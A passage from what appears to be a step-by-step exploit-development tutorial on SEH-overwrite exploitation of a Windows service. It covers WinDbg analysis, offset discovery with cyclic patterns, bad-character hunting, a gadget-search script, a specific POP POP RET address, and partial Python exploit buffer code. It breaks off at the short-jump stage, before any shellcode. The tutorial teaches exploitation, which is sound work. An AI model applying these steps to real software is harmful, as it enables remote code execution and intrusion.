
Figure 11.4 - After resuming, EIP = 41414141. Crucially, this happened via the exception handler, not via a RET from the vulnerable function - the signature of an SEH overwrite.
To prove the handler is responsible, examine the call stack at the moment of hijack:
1
k

Figure 11.5 - The call stack shows ntdll!ExecuteHandler2 in the path immediately before our code runs. ExecuteHandler2 is the internal routine that invokes _except_handler callbacks - concrete proof that our EIP control flows through the SEH dispatcher.
Now check the registers to see what we control at hijack time:
1
r

Figure 11.6 - At the instant of the crash we control EIP and ECX (both contain our data), but no register points to our buffer. This is the classic SEH predicament: we control the instruction pointer but have no register conveniently aimed at our shellcode. POP POP RET exists to solve exactly this.
Stepping into the handler dispatch confirms the mechanism. Setting a breakpoint on ExecuteHandler2 and examining its disassembly reveals a call ecx:
1
2
3
bp ntdll!ExecuteHandler2
g
u @eip L11

Figure 11.7 - Inside ExecuteHandler2 there is a call ECX. Because ECX holds the handler pointer (which we overwrote), this call is what transfers execution to our chosen address. If we set Handler to a POP POP RET address, *this is the instruction that jumps to it.*

Figure 11.8 - A closer look at call ECX. Trace through it and you land on whatever address we placed in the Handler field - the precise moment our overwrite turns into code execution.
The fact that the handler is reached via
call ECX(withECX= our handler value) is implementation detail you do not need to memorize - but watching it in the debugger removes all the mystery. Control flow is not magic; it is acallto a pointer you corrupted.
12. Finding the Offset with Pattern Creation
To weaponize the crash we must know exactly how many bytes precede the Handler field. Counting As is hopeless; instead we use a cyclic (De Bruijn) pattern - a string where every 4-byte window is unique. When part of it lands in a register, we can reverse the exact offset.
Generate a 1000-byte pattern:
1
msf-pattern_create -l 1000

Figure 12.1 - A 1000-byte cyclic pattern. The sequence Aa0Aa1Aa2... never repeats any 4-byte window, so any 4 captured bytes map to exactly one offset.
We place this pattern in the body of the payload and re-send it, then read the corrupted handler from the SEH chain:
1
!exchain

*Figure 12.2 - The handler is now 33654132 and the next-record value is 65413165
- these are bytes from our cyclic pattern, not
41414141. Feeding the handler value back into the pattern tool reveals its offset.*
1
msf-pattern_offset -l 1000 -q 33654132

Figure 12.3 - The handler is overwritten at offset 128. So 128 bytes of filler bring us to the Handler field; the 4 bytes of nSEH are at offset 124.
We now rewrite the exploit with precise structure and validate control of the handler:
1
2
3
4
5
size   = 1000
filler = b"A" * 128
hSEH   = b"B" * 4                                  # should land exactly on Handler
junk   = b"C" * (size - len(filler) - len(hSEH))
inputbuffer = filler + hSEH + junk
1
!exchain

Figure 12.4 - The handler is now exactly 42424242 (“BBBB”). We have proven precise, surgical control of the Handler field. Everything from here is about choosing *what to put there.*
nSEH vs. SEH offsets. Because
Next(nSEH) sits at+0x000andHandler(SEH) at+0x004, the fournSEHbytes occupy offsets 124-127 and the fourHandlerbytes occupy offsets 128-131. Hold onto this - Section 15 puts the short jump into those fournSEHbytes.
13. Identifying Bad Characters
Some byte values cannot survive the journey from our socket into memory. A null byte (0x00) may terminate a string copy; a carriage return (0x0d) or line feed (0x0a) may be mangled by a protocol parser. Any such bad character in our handler address, jump, or shellcode will break the exploit. We must enumerate them.
The method: send all byte values 0x01-0xff into the buffer, then inspect memory to see where the sequence gets truncated or corrupted.
1
2
3
4
5
6
badchars = (
  b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
  b"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
  # ... through ...
  b"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
After sending, locate the buffer on the stack and dump it byte-by-byte:
1
2
dds esp L5
db 006dff44

Figure 13.1 - dds esp L5 locates the address where our buffer landed so we can inspect it directly.

Figure 13.2 - Dumping the bytes reveals the sequence stops right after 0x01, meaning 0x02 corrupted the copy - 0x02 is a bad character. We remove it, resend, and repeat the whole process, peeling off one bad byte at a time.
Iterating to completion yields the full bad-character set for this target:
1
Bad characters: 0x00  0x02  0x0a  0x0d  0xf8  0xfd

Figure 13.3 - Bad-character hunting is an iterative subtractive process: find the first byte that breaks the copy, remove it, and try again until the buffer survives unscathed.
Bad characters constrain every attacker-controlled value: the POP POP RET address, the short-jump opcodes, the stack-adjustment instruction, and the shellcode. When we generate shellcode in Section 17 we will explicitly exclude
\x00\x02\x0a\x0d\xf8\xfd. Skipping this step is one of the most common reasons a “perfect” exploit silently fails.
14. POP POP RET: The Heart of the Technique
We control the Handler, but no register points at our buffer (Figure 11.6). POP POP RET solves this with a beautiful piece of stack arithmetic.
The key fact: at the moment the handler is invoked, the second argument on the stack - EstablisherFrame - is a pointer to the _EXCEPTION_REGISTRATION_RECORD being processed. That record is our overwritten nSEH/Handler pair on the stack. So a pointer to our nSEH bytes is sitting on the stack, a fixed distance from ESP.
When ExecuteHandler2 does its call into the handler, the stack looks like this:
1
2
3
4
ESP+0x00  ->  return address (back into ntdll)
ESP+0x04  ->  pointer to EXCEPTION_RECORD
ESP+0x08  ->  EstablisherFrame  = address of our registration record (== &nSEH)
ESP+0x0C  ->  pointer to CONTEXT
A POP POP RET gadget does exactly the right thing:
1
2
3
pop eax        ; discard ESP+0x00 (return address)        -> ESP now points at +0x04
pop ebx        ; discard ESP+0x04 (ExceptionRecord ptr)   -> ESP now points at +0x08
ret            ; EIP = [ESP] = value at +0x08 = &nSEH      -> we land on nSEH!

Figure 14.1 - Two POPs discard the first two stack slots; RET then jumps to the value in the third slot, which is the address of our own nSEH bytes. POP POP RET turns “I control the handler” into “I am executing inside my own buffer.”
The two registers popped are irrelevant (EAX/EBX, ECX/EDX, etc.) - any pop reg; pop reg; ret works, as long as neither touches ESP. We just need such a sequence at a fixed, known, non-bad-character address inside a loaded module.
Confirming the target has no mitigations
First, load the narly extension and audit every module’s protections:
1
2
.load narly
!nmod

Figure 14.2 - !nmod reports /SafeSEH OFF for the executable and every bundled DLL (syncbrs, libpal, libsync, libspp). With SafeSEH disabled, RtlIsValidHandler will not reject a handler that points into these modules - so any POP POP RET inside them is fair game.
Locating a POP POP RET gadget
We pick a module (libspp) and find its address range:
1
lm m libspp

Figure 14.3 - libspp spans 0x10000000-0x10226000. We will search this range for our gadget. (A non-ASLR module load address like this is itself a gift - see Section 19.)
We confirm the opcodes for the POP instructions with an assembler:
1
2
3
4
5
6
7
nasm > POP EAX   -> 58
nasm > POP EBX   -> 5B
nasm > POP ECX   -> 59
nasm > POP EDX   -> 5A
nasm > POP ESI   -> 5E
nasm > POP EDI   -> 5F
nasm > RET       -> C3

Figure 14.4 - The single-byte opcodes for POP <reg> (0x58-0x5F, skipping 0x5C/ESP) and RET (0xC3). A POP POP RET is therefore any byte in 0x58-0x5B followed by any byte in 0x58-0x5B followed by 0xC3 - we just need to find that 3-byte pattern in the module.
A small WinDbg script brute-forces every POP/POP combination across the range:
1
2
3
4
5
6
7
8
9
10
.block
{
    .for(r $t0 = 0x58; $t0 < 0x5F; r $t0 = $t0 + 0x01)
    {
        .for(r $t1 = 0x58; $t1 < 0x5F; r $t1 = $t1 + 0x01)
        {
            s-[1]b 10000000 10226000 $t0 $t1 C3
        }
    }
}

Figure 14.5 - The script loops $t0 and $t1 over the POP opcodes and uses s (search) to find every $t0 $t1 C3 sequence between the module’s start and end addresses.

Figure 14.6 - The search returns a list of candidate gadget addresses. We just need one whose bytes contain no bad characters.
We validate a candidate by disassembling it:
1
u 0x1015a2f0 L3

Figure 14.7 - Address 0x1015a2f0 disassembles to exactly pop eax ; pop ebx ; ret (58 5B C3). None of those bytes (0x10, 0x15, 0xa2, 0xf0) are in our bad-character set, so this address is usable as our handler.
We point the Handler field at this gadget:
1
hSEH = pack("<L", 0x1015a2f0)   # POP EAX ; POP EBX ; RET
After sending, !exchain shows the handler resolved to a real instruction inside the module:

Figure 14.8 - !exchain now resolves the handler to libssp!pcre_exec+16460 (0x1015a2f0) - our POP POP RET. When the exception fires, the OS will dutifully call this address, and the gadget will bounce us to our nSEH.
Setting a breakpoint on the gadget and stepping through it proves the landing:
1
2
3
4
5
bp 1015a2f0
g
t
t
dd poi(esp) L8

Figure 14.9 - After the two POPs and the RET, execution lands right at our buffer - specifically at the nSEH bytes, just as Figure 14.1 predicted. POP POP RET has converted handler control into code execution inside our own data.
POP POP RET is the conceptual heart of SEH exploitation. Internalize the stack arithmetic in Figure 14.1 and the rest of the technique becomes mechanical. The gadget is just a fixed-address springboard that the OS itself hands control to, bouncing execution back into our buffer.
15. nSEH, Short Jumps, and Island Hopping
POP POP RET drops us onto the four nSEH bytes (offsets 124-127). But the four bytes after them (offsets 128-131) are the Handler address 0x1015a2f0 - which, if executed as code, is garbage that will crash us. We must jump over the handler.
Four bytes is just enough room for a short (relative) jump. The x86 short jump EB xx jumps xx bytes forward, measured from the end of the jump instruction. We need to hop past the 4 handler bytes.
When execution first reaches nSEH, the address it would otherwise run into is invalid:

Figure 15.1 - Without a jump, execution would fall into the handler address bytes and then into an unmapped region - an immediate access violation. We need to redirect *before reaching it.*
We locate where our real buffer continues:
1
dds eip L4

Figure 15.2 - Our controllable buffer resumes a short distance ahead. We only need a small relative jump to skip the handler bytes and land back in our data.
We prototype the jump live in the debugger and read its opcode:
1
2
3
a
JMP 0x...      ; assemble a short jump to the buffer continuation
u EIP L1
